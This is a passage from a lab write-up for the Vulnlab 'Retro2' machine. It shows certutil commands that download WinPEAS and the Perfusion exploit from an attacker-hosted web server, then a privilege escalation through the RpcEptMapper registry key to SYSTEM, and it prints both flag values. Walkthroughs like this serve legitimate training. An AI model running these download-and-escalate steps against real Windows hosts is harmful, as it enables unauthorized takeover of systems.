
But we found the Retro2_User flag in the root of C:\

Found
VL{3998adcb0ca6911b51cbf6492b365653}
Root path
RpcEptMapper registry key permissions exploiting (Retro2_Root)
Set a local web server:
$ python3 -m http.server 80
Then upload WinPEAS to the target to check privilege escalation:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\ldapreader>cd Downloads

C:\Users\ldapreader\Downloads>certutil.exe -urlcache -f http://10.8.2.19/winPEAS
x64.exe winPEASx64.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
Check the output and crosscheck with common exploit against Windows Server 2008 R2:
Upload Perfusion:
C:\Users\ldapreader\Downloads>certutil.exe -urlcache -f http://10.8.2.19/Perfusion.exe perfusion.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
Then execute it to become nt authority\system then grab the Retro2_Root flag:
C:\Users\ldapreader\Downloads>certutil.exe -urlcache -f http://10.8.2.19/Perfusion.exe perfusion.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\ldapreader\Downloads>perfusion.exe -c cmd -i
[*] Created Performance DLL: C:\Users\LDAPRE~1\AppData\Local\Temp\2\performance_2008_1572_2.dll
[*] Created Performance registry key.
[*] Triggered Performance data collection.
[+] Exploit completed. Got a SYSTEM token! :)
[*] Waiting for the Trigger Thread to terminate... OK
[!] Failed to delete Performance registry key.
[*] Deleted Performance DLL.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\ldapreader\Downloads>whoami
nt authority\system

C:\Users\ldapreader\Downloads>type c:\users\administrator\Desktop\root.txt
VL{fcdb35fa749e2e65fb16e69ed1d6a146}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=c94d02ae-c5bc-4f2b-b8c0-bbe2effadbd3